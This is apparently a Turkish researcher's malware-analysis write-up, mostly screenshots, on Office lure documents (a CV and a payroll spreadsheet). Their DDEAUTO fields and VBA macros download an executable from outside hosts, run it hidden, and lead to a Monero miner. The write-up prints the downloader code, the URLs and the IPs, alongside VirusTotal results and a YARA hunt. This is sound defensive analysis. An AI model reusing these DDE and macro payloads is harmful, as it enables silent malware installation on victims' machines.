MAX	Malware (ai Score=100)	McAfee	W97M/MacroLess.j
McAfee-GW-Edition	W97M/MacroLess.j	Microsoft	Exploit.O97M/DDEDowndr.B
Qihoo-360	Virus.office.ddeauto	Rising	Exploit.MS-Office.DDE1.ADFB (CLASSIC)
Symantec	Trojan.Gen.NPE	TACHYON	Suspicious/WOX.DDEAuto
Tencent	Win32.Trojan.Ddevirus.Auto	ZoneAlarm	HEUR.Trojan-Downloader.MSOffice.Dde...

```
C:\Users\Mert\Desktop\malwares\zarina cv\word\document.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
document.xml document.xml
Hobiler</w:t></w:r><w:proofErr w:type="spellEnd"/><w:r w:rsidRPr="00B84487"><w:rPr><w:b/><w:w w:val="105"/><w:sz
w:val="19"/></w:rPr><w:tab/></w:r><w:proofErr w:type="spellStart"/><w:r><w:rPr><w:spacing w:val="2"/><w:w w:val=
"105"/><w:sz w:val="19"/></w:rPr><w:t>Tiyatro</w:t></w:r><w:proofErr w:type="spellEnd"/></w:p><w:p w:rsidR=
"00E117A1" w:rsidRDefault="0024013E" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLNcedenBiimlendirilmi"/><w:shd
w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:lastRenderedPageBreak/><w:t xml:space="preserve">
</w:t></w:r><w:r w:rsidR="00E117A1"><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00E117A1" w:rsidRPr=
"00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText xml:space=
"preserve"> DDEAUTO c:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object
System.Net.WebClient).</w:instrText></w:r><w:r w:rsidR="00E117A1" w:rsidRPr="00E117A1"><w:instrText xml:space=
"preserve"></w:instrText></w:r><w:r w:rsidR="00E117A1"><w:instrText xml:space="preserve">DownloadFile('
http://download1078.mediafire.com/wt2jmd6cfvgv/g0nte4jodhcxnjd/final.exe', '%TEMP%\\final.exe');
</w:instrText></w:r><w:r><w:p w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle
w:val="HTMLNcedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText>
Start-Process "%TEMP%\\final.exe"</w:instrText></w:r><w:r><w:p w:rsidR="00E117A1" w:rsidRPr="0024013E"
w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLNcedenBiimlendirilmi"/><w:shd w:val=
"clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/>
</w:r><w:r><w:pPr><w:r><w:instrText>ENTER</w:instrText></w:r><w:r><w:fldChar w:fldCharType="begin"/>
</w:r><w:r><w:instrText xml:space="preserve"></w:instrText></w:r><w:r w:rsidRPr="0024013E"><w:rPr><w:color w:val=
"222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:r><w:r><w:instrText>{ DDEAUTO c:\\Windows\\System32\\cmd.exe "/k
powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString(
</w:instrText></w:r><w:r w:rsidRPr="00D74280"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/>
</w:r><w:r><w:instrText>'http://download1078.mediafire.com/wt2jmd6cfvgv/g0nte4jodhcxnjd/final.exe
', '%TEMP%\\final.exe'</w:instrText></w:r><w:r w:rsidRPr="0024013E"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/>
<w:szCs w:val="24"/></w:r><w:r><w:instrText> powershell -e $e "></w:instrText></w:r><w:p><w:r w:rsidR="00E117A1"
w:rsidRPr="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="GvdeMetni"/><w:rPr><w:sz
w:val="20"/></w:r><w:r><w:pPr><w:r><w:rPr><w:sz w:val="20"/></w:r><w:r><w:instrText xml:space="preserve">
</w:instrText></w:r><w:r><w:r><w:rPr><w:sz w:val="20"/></w:r><w:r><w:fldChar w:fldCharType="separate"/>
</w:r><w:r><w:r><w:r><w:b/><w:proof/><w:sz w:val="20"/></w:r><w:r><w:instrText>Beklenmeyen Formül Sonu
</w:instrText></w:r><w:r><w:sz w:val="20"/></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:r w:rsidRPr=
"00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:r><w:r><w:instrText>
</w:instrText></w:r><w:r><w:p><w:r w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="0024013E"><w:pPr><w:pStyle
w:val="HTMLNcedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText
xml:space="preserve"></w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:r><w:bookmarkStart w:id="0"
w:name="GoBack"/><w:bookmarkEnd w:id="0"/></w:r><w:p><w:r w:rsidR="0071316D" w:rsidRPr="00B84487" w:rsidRDefault=
"0071316D"><w:pPr><w:pStyle w:val="GvdeMetni"/><w:rPr><w:sz w:val="20"/></w:r><w:p><w:r><w:sectPr w:rsidR=
"0071316D" w:rsidRPr="00B84487" w:rsidSect="00B84487"><w:pgSz w:w="11900" w:h="16840"/><w:pgMar w:top="993" w:right=
"560" w:bottom="0" w:left="0" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/>
</w:sectPr></w:body></w:document>
```

eXtensible Markup Language file length: 38.174 lines: 2 Ln: 2 Col: 35.471 Sel: 0 | 0 Windows (CR LF) UTF-8 INS

```
C:\Users\Mert\Desktop\malwares\cv\word\document.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
document.xml document.xml
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc="
http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="
http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="
http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="
http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10=
"urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main"
xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:wpg="
http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="
http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="
http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="
http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 wp14"><w:body><w:p w:rsidR=
"006E7123" w:rsidRPr="004B5990" w:rsidRDefault="004B5990"><w:pPr><w:rPr><w:lang w:val="tr-TR"/>
</w:r><w:r><w:pPr><w:r><w:rPr><w:lang w:val="tr-TR"/></w:r><w:r><w:fldChar w:fldCharType="begin"/>
</w:r><w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:r><w:r><w:instrText xml:space="preserve"></w:instrText></w:r><w:r
w:rsidRPr="004B5990"><w:rPr><w:lang w:val="tr-TR"/></w:r><w:r><w:instrText>DDEAUTO
C:\\Programs\\Microsoft\\Office\\MSword.exe\\...\\windows\\system32\\mshta.exe "http://192.168.
</w:instrText></w:r><w:r><w:bookmarkStart w:id="0" w:name="GoBack"/><w:bookmarkEnd w:id="0"/></w:r><w:r w:rsidRPr="004B5990"
><w:rPr><w:lang w:val="tr-TR"/></w:r><w:r><w:instrText>162.129.8080/U4xAajpm</w:instrText></w:r><w:r><w:r><w:rPr><w:lang
w:val="tr-TR"/></w:r><w:r><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:r><w:rPr><w:b/><w:proof/><w:lang w:val="tr-TR"
/></w:r><w:r><w:t>Beklenmeyen Form</w:t></w:r><w:r><w:r><w:rPr><w:rFonts w:hint="cs"/><w:b/><w:proof/><w:lang w:val=
"tr-TR"/></w:r><w:r><w:t>ü</w:t></w:r><w:r><w:r><w:rPr><w:b/><w:proof/><w:lang w:val="tr-TR"/></w:r><w:r><w:t>1 Sonu
</w:t></w:r><w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:r><w:p><w:sectPr w:rsidR=
"006E7123" w:rsidRPr="004B5990"><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1134" w:right="850" w:bottom="1134"
w:left="1701" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid w:linePitch="360"/>
</w:sectPr></w:body></w:document>
```

eXtensible Markup Language file length: 2.572 lines: 2 Ln: 1 Col: 1 Sel: 0 | 0 Windows (CR LF) UTF-8 INS



Son olarak TEMMUZ MAAŞ.xlsm isimli Office dosyası dikkatimi çekti. Dosyanın içinde yer alan makro dosyasını olectools aracı ile analiz ettiğimde, [http://xfl\[.\]mooo.com](http://xfl[.]mooo.com) web adresinden client.exe isimli bir dosyayı indirip ardından bunu TEMP klasörüne cache1.exe adı altında kaydettikten sonra çalıştırıyordu. TEMMUZ MAAŞ.xlsm dosyasının içeriği sahte olmayacak kadar gerçeğe benziyordu. Hem VirusTotal üzerinde hem de retrohunt ile [http://xfl\[.\]mooo.com](http://xfl[.]mooo.com) web adresi ile ilişkili dosyaları aradığımda çok sayıda birbiri ile ilgisi olmayan dosya olduğunu gördüm. Kimi dosyalar bir kuruma özel olarak oluşturulmuş talimat dosyalarıydı kimileri ise bir ürüne ait kullanma kılavuzuydu. Gerçekten kuruma özel olan bu dosyalara bir şekilde ulaşip makro yerleştiren birileri mi vardı yoksa art niyetli kişiler derslerini iyi çalışıp bu kadar gerçekçi makro içeren dokümanlar mı oluşturuyordu ? sorusu kafamı kurcalamaya başladı.



SHA256: 18cb1aa0d8f3cb75f3c2f5598fde5d01a094028d7dc1822a6b215272774bdc

File name: =?UTF-8?Q?TEMmuz_MAA=C5=9E=2Exlsm?=
Detection ratio: 15 / 59

Analysis date: 2018-08-17 12:55:28 UTC (5 months ago)



Analysis File detail Additional information Comments 1 Votes

Antivirus	Result	Update
Avira (no cloud)	HEUR/Macro.Downloader	20180817
AVware	LooksLike.Macro.Downloader.a (v)	20180817
CAT-QuickHeal	O97M.Dropper.R	20180817
Endgame	malicious (high confidence)	20180730
F-Secure	Trojan.W97M/MaliciousMacro.GEN	20180817
Fortinet	WM/Agent.B7B2ltr	20180817
Kaspersky	HEUR:Trojan-Downloader.Script.Generic	20180817
NANO-Antivirus	Trojan.Ole2.Vbs-heuristic.druzzi	20180817
Qihoo-360	virus.office.qexvmc.1070	20180817
Rising	Macro.Run.c (CLASSIC)	20180817
Symantec	ISB.Downloader.gen60	20180817
TACHYON	Suspicious/XOX.Obfus.Gen	20180817
Tencent	Heur.MSWord.Downloader.d	20180817
ZoneAlarm by Check Point	HEUR:Trojan-Downloader.Script.Generic	20180817
Zoner	Probably W97Shell	20180816

VirusTotal x +

https://www.virustotal.com/#/file/18cb1aa0d8f3cb75f3c2f5598fde5d01a094028d7dc1822a6b215272774bdc/details

Hack 4 Career. Info LinkedIn Mert SARICA (merts) Inbox - mert.sarica@

Search or scan a URL, IP address, domain, or file hash

May create OLE objects.
May enumerate open windows.
May open a file.
May write to a file.
May read system environment variables.

Macros And VBA Code Streams

ThisWorkbook.xls

exe-pattern url-pattern auto-open create-file create-ole enum-windows environ open-file run-file write-file

```
Shell "cmd.exe /c " + TMP, vbHide
End If

End Sub

Sub FDW()
Dim URL, TMP As String
URL = "http://xfi.mooc.com"
TMP = Environ("Temp") & "\$cache1.exe"

Set WinHttpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
If WinHttpRequest Is Nothing Then
Set WinHttpRequest = CreateObject("WinHttp.WinHttpRequest.5")
End If

WinHttpRequest.Option(0) = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)"
WinHttpRequest.Option(6) = AllowRedirects
WinHttpRequest.Option(12) = True
WinHttpRequest.Open "GET", URL, False
On Error Resume Next
WinHttpRequest.Send
```

Document Properties

CpiLastModifiedBy	MÜDÜR
Dccreator	RPC1
Dterms:created	2015-01-15T16:55:01Z
Dterms:modified	2018-08-17T11:07:27Z
AppVersion	12.0000
Application	Microsoft Excel
DocSecurity	0
HyperlinksChanged	false
LinksUpToDate	false
ScaleCrop	false

TEMMUZ MAAŞ.xls - Excel

File Home Insert Page Layout Formulas Data Review View Tell me what you want to do... Sign in Share

Clipboard Font Alignment Number Styles Cells Editing

SECURITY WARNING Macros have been disabled. Enable Content

D28

XCEL FORMAT DOSYASININ KULLANIMI				
HAZİRAN MAAŞ VE EĞİTİM ÖĞRETİM ÖDENEĞİ				
	Ödeme Tarihi	17.08.2018	Toplam Ödenecek Tutar ve Personel Sayısı	
MÜŞTERİ NUMARASI	Şube Kodu	731	17.224,61	
	Kurum Kodu	SE	11	
	Ay	07	Para Birimi	
	Ödeme Türü	M	TL	
Personel Adı Soyadı	Personel Hesap No	Personel Sicil No	Meblağ	Personel İban No
Personel Adı Soyadı	17 haneli bankomat hesap numarasını yazınız. (001580.....)	Sicil Hanesi 12 Karakterli geçmemelidir.	Miktarı giriniz,Kurş. hanesi 2 karakterlidir. İlgili kişinin miktarı yok ise; sadece sıfır (0) giriniz.	26 haneli İban numarasını yazınız. (TR.....)
			1.603,12	
			1.543,12	
			1.543,12	
			1.596,40	
			1.543,12	
			1.543,12	
			1.543,12	
			1.596,40	
			1.565,95	
			1.573,57	
			1.573,57	

kurummaas Kullanım Klavuzu Sheets 1

```

C:\Windows\system32\cmd.exe

Private Sub App_DocumentOpen(ByVal Doc As Document)
    Application.DisplayAlerts = False
    Closing = False
    ActiveDocument.Content.Font.Hidden = False

    RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Excel\Security\UBAWarnings", 1, "REG_DWORD"
    RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Word\Security\UBAWarnings", 1, "REG_DWORD"

    Call MPS
End Sub

Private Sub App_DocumentBeforeSave(ByVal Doc As Document, SaveAsUI As Boolean, Cancel As Boolean)
    If Closing Then
        ActiveDocument.Content.Font.Hidden = True
    End If
End Sub

Private Sub App_DocumentBeforeClose(ByVal Doc As Document, Cancel As Boolean)
    Closing = True
End Sub

Sub RegKeySave(i_RegKey As String, i_Value As String, Optional i_Type As String = "REG_SZ")
    Dim myWS As Object
    Set myWS = CreateObject("WScript.Shell")
    myWS.RegWrite i_RegKey, i_Value, i_Type
End Sub

Sub MPS()
    Dim FS: Set FS = CreateObject("scripting.filesystemobject")
    TMP = Environ("Temp") & "\~$cache1.exe"

    If Not FS.FileExists(TMP) Then
        Call FDW
        If FS.FileExists(TMP) Then
            On Error Resume Next
            Shell "cmd.exe /c " & TMP, vbHide
        End If
    Else
        On Error Resume Next
        Shell "cmd.exe /c " & TMP, vbHide
    End If
End Sub

Sub FDW()
    Dim URL, TMP As String
    URL = "http://xfl.mo00.com"
    TMP = Environ("Temp") & "\~$cache1.exe"

    Set WinHttpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
    If WinHttpRequest Is Nothing Then
        Set WinHttpRequest = CreateObject("WinHttp.WinHttpRequest.5")
    End If

```

Search otools

Type	Size
File folder	
File folder	
File folder	
Python File	0 KB
Compiled Python ...	1 KB
Microsoft Word M...	11.478 KB
Microsoft Word D...	13 KB
Text Document	6 KB
VBScrip Script File	6 KB
VBScrip Script File	8 KB
Microsoft Word D...	13 KB
VBA File	4 KB
Python File	7 KB
Microsoft Word 9...	58 KB
Text Document	3 KB
Python File	15 KB
Python File	17 KB
Python File	15 KB

%100

Job status	Finished
Rules	rule xfl_sifresi : XFL { meta: author = "Mert SARICA (mert.sarica@gmail.com)" version = "0.1" weight = 5 strings: \$a = "xfl.mooco.com" ...
Creation time	Oca. 5, 2019, 8:22 ö.ö.
Finish time	Oca. 5, 2019, 11:48 ö.ö.
Scanned data	420.9 TB
Scanning speed	Calculating...
Matches	24 Download hashes

[Start new job](#)

Communicating Files					Scanned	Detections	Type	Name
Scanned	Detections	Type	Name		2018-12-01	50 / 67	Win32 EXE	client
2018-12-30	36 / 62	Office Open XML Document	P.06 İzleme ve Ölçme Cihazlarının Kontrolü Prosedürü.docm		2019-01-04	1 / 61	ZIP	eW54eTNB0G02MHUqenU4NHRzcURRSDcbrUI3ajJYtWKcmdYNU82T3J3RT06
2018-12-25	34 / 62	Office Open XML Document	=?UTF-8?Q?S=C4=B0MPRO3f_KULLANIM_KILAVUZU=5FBT=2Edo cm?=-		Files Referring			
2018-12-18	33 / 60	Office Open XML Document	P.04 İyi Üretim Uygulamaları (GMP) Prosedürü.docm		Scanned	Detections	Type	Name
2018-12-13	35 / 61	Office Open XML Document	E.1021 SIEMENS ŞALT MALZEME SİPARİŞ LİSTESİ 1.docm		2019-01-04	37 / 60	MS Word Document	vbaProject.bin
2018-12-01	34 / 59	Office Open XML Document	T.24 YANGIN TALİMATI.docm		2019-01-04	37 / 60	MS Word Document	vbaProject.bin
2018-11-08	34 / 61	Office Open XML Document	PG.04 PERSONEL HİJYEN SANİTASYON PROGRAMI.docm		2019-01-04	35 / 61	Office Open XML Document	PG.05 ÖN GEREKSİNİM PROGRAMI.docm
2018-11-08	32 / 59	Office Open XML Document	HEK.EK.01 HACCP POLİTİKASI.docm		2019-01-03	38 / 60	MS Word Document	vbaProject.bin
2018-11-05	31 / 61	Office Open XML Document	PL.04 ACIL DURUM PLANI.docm		2019-01-03	37 / 61	MS Excel Spreadsheet	vbaProject.bin
2018-11-05	25 / 61	Office Open XML Document	T.03 DEPOLAMA TALİMATI.docm		2019-01-03	35 / 58	MS Excel Spreadsheet	vbaProject.bin
2018-10-30	25 / 60	Office Open XML Document	P.02 DOĞRULAMA VE GEÇERLİ KILMA PROSEDÜRÜ.docm		2019-01-03	37 / 60	MS Word Document	vbaProject.bin
2018-10-26	32 / 61	Office Open XML Spreadsheet	F-28 Sevkiyat Formu.xlsm		2019-01-03	35 / 57	MS Word Document	vbaProject.bin
					2019-01-03	37 / 59	MS Word	vbaProject.bin

2018-10-30	25 / 60	Office Open XML Document	P.02 DOĞRULAMA VE GEÇERLİ KILMA PROSEDÜRÜ.docm	2019-01-03	35 / 57	MS Word Document	vbaProject.bin
2018-10-26	32 / 61	Office Open XML Spreadsheet	F-28 Sevkiyat Formu.xlsm	2019-01-03	37 / 59	MS Word Document	vbaProject.bin
2018-10-19	32 / 59	Office Open XML Spreadsheet	F.04 KIRIK CAM VE SERT PLASTİK KONTROL FORMU.xlsm	2019-01-03	37 / 60	MS Word Document	f059bf54fce1ed06cf1df9669ee2310.virobj
2018-12-23	33 / 60	Office Open XML Spreadsheet	F.13.2TEMİZLİK KONTROL FORMU.xlsm	2019-01-03	39 / 61	MS Word Document	vbaProject.bin
2018-10-06	29 / 62	Office Open XML Document	T.21 İŞÇİ SAĞLIĞI VE İŞ GÜVENLİĞİ KURALLARI TALİMATI.docm	2019-01-03	37 / 59	MS Word Document	vbaProject.bin
2018-11-15	35 / 60	Office Open XML Document	T.08 LAVABO HÜYEN TALİMATI.docm	2019-01-03	39 / 61	MS Word Document	vbaProject.bin
2018-10-16	31 / 60	Office Open XML Document	GT.01 GENEL MÜDÜR.docm	2019-01-03	36 / 59	MS Excel Spreadsheet	vbaProject.bin
2018-09-26	22 / 61	Office Open XML Document	T.22 İLK YARDIM TALİMATI.docm	2019-01-03	35 / 59	MS Word Document	vbaProject.bin
2018-10-20	26 / 60	Office Open XML Document	15c0eb8bf15d48452f9b833994330bf0.virobj	2019-01-03	39 / 61	MS Word Document	vbaProject.bin
2018-09-26	22 / 61	Office Open XML Document	T.18 CAM KONTROL TALİMATI.docm	2019-01-03	37 / 59	unknown	vbaProject.bin
2018-09-26	21 / 62	Office Open XML Spreadsheet	FR-09 GÜNLÜK ÜRETİM VE KALİTE KONTROL RAPORU.xlsm	2019-01-03	38 / 61	MS Word Document	vbaProject.bin
2018-09-26	21 / 61	Office Open XML Document	F.26 GİRDİ ÜRÜN KONTROL FORMU.docm	2019-01-03	37 / 59	MS Word Document	vbaProject.bin
				2019-01-03	34 / 57	MS Word	vbaProject.bin

The screenshot shows a Windows File Explorer window with the address bar set to 'sistemi > TALİMATLAR'. The file list contains several documents, including 'T.07 ÇALIŞMA TEZGAHLARI TEMİZLİK T...', 'T.08 LAVABO HÜYEN TALİMATI.docm', 'T.09 ÇÖP KOVALARI HÜYEN TALİMATI.d...', 'T.10 DEZENFEKTANLI PASPAS KULLANM...', 'T.11 SOYUNMA ODALARI', 'T.12 TEMİZLİK EKİPMANLARI', 'T.13 DEPO TEMİZLEME TALİMATI', 'T.14 AMBALAJ ODASI KULLANMA VE TEMİZLİK TALİMATI.docm', 'T.15 LAVABO KULLANMA TALİMATI', 'T.16 PERSONEL ÇALIŞMA TALİMATI', 'T.17 EL YIKAMA TALİMATI', 'T.18 CAM KONTROL TALİMATI', 'T.19 TEMİZLİK MALZEMELERİ KULLANMA TALİMATI', 'T.20 ZİYARETÇİ KABUL TALİMATI', 'T.21 İŞÇİ SAĞLIĞI VE İŞ GÜVENLİĞİ KURALLARI TALİMATI', 'T.22 İLK YARDIM TALİMATI', 'T.23 DEPREM TALİMATI', and 'T.24 YANGIN TALİMATI'. The file 'T.14 AMBALAJ ODASI KULLANMA VE TEMİZLİK TALİMATI.docm' is selected. A context menu is open over this file, showing the 'Properties' option. The 'Properties' dialog box is also open, showing the 'General' tab with the 'Authors' field set to 'WinServer'.

http://xfl[.]mooo.com web adresi ve çözdüğü ip adresleri özelinde arama yaptığımda ise ip adreslerinden indirilen srin2 dosyası dikkatimi çekti. Dosyayı indirip 7-Zip aracı ile açıp config.json dosyasına baktığımda Monero dijital para madeni yapan bir yazılım olduğu ortaya çıktı.

VirusTotal

https://www.virustotal.com/gui/file/055d4b6e6d189f1f89bedf51e83a74c6f0a83da629c27da7a4570f142d2aad3/relations

055d4b6e6d189f1f89bedf51e83a74c6f0a83da629c27da7a4570f142d2aad3

50 engines detected this file

055d4b6e6d189f1f89bedf51e83a74c6f0a83da629c27da7a4570f142d2aad3

client

699.5 KB Size

2018-12-01 00:45:15 UTC 1 month ago

EXE

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY

Graph Summary

2 similar files

1 itw domains

3 itw urls

ITW Urls

Scanned	Detections	URL
2018-12-30	13 / 68	http://140.82.59.108/client
2019-01-03	5 / 67	http://xfl.mooco.com/
2018-11-23	6 / 66	http://45.76.3.86/client

Contained in Graphs

Owner	Description

VirusTotal Community Tools Premium Services Documentation

VirusTotal

https://www.virustotal.com/gui/ip-address/140.82.59.108/relations

140.82.59.108

4 detected URLs under this IP address

140.82.59.108

US

RELATIONS COMMUNITY

Graph Summary

2 resolutions

4 uris

1 communicating files

2 downloaded files

Downloaded Files

Scanned	Detections	Type	Name
2018-12-01	50 / 67	Win32 EXE	client
2018-12-29	44 / 71	Win32 EXE	/var/www/clean-mx/virusesevidence/output.114522386.txt

Passive DNS Replication

Date resolved	Domain
2018-12-26	xred.mooco.com
2018-07-31	puppet-master.io

URLs

Scanned	Detections	URL
2019-01-01	4 / 67	http://140.82.59.108/
2018-12-30	13 / 68	http://140.82.59.108/client
2018-12-28	12 / 69	http://140.82.59.108/srim2
2018-12-24	2 / 66	http://xred.mooco.com/

Communicating Files

Scanned	Detections	Type	Name
2018-11-05	47 / 68	Win32 EXE	G130.5.1.1.exe

The image shows two windows. The top window is VirusTotal's interface for IP address 45.76.3.86. It displays a message: "No interesting sightings for this IP address". Below this, there are two tabs: "RELATIONS" and "COMMUNITY". The "RELATIONS" tab shows a graph summary with 4 URLs and 3 downloaded files. The "COMMUNITY" tab shows a table of URLs and a table of downloaded files.

Scanned	Detections	URL
2019-01-02	1 / 66	http://45.76.3.86/
2018-12-24	8 / 67	http://45.76.3.86/srim2
2018-11-23	6 / 66	http://45.76.3.86/client
2018-08-07	2 / 68	http://45.76.3.86/config

Scanned	Detections	Type	Name
2018-12-01	50 / 67	Win32 EXE	client
2018-10-05	36 / 69	Win32 EXE	srim2
2018-07-25	46 / 66	Win32 EXE	client

The bottom window is Notepad++ showing the contents of a file named "config.json". The file contains a JSON object with various settings, including "ip6", "restricted", "asm", "autosave", "av", "background", "colors", "cpu-affinity", "cpu-priority", "donate-level", "huge-pages", "hw-aes", "log-file", "max-cpu-usage", "pools", "print-time", "retries", "retry-pause", "safe", "threads", "user-agent", and "watch".


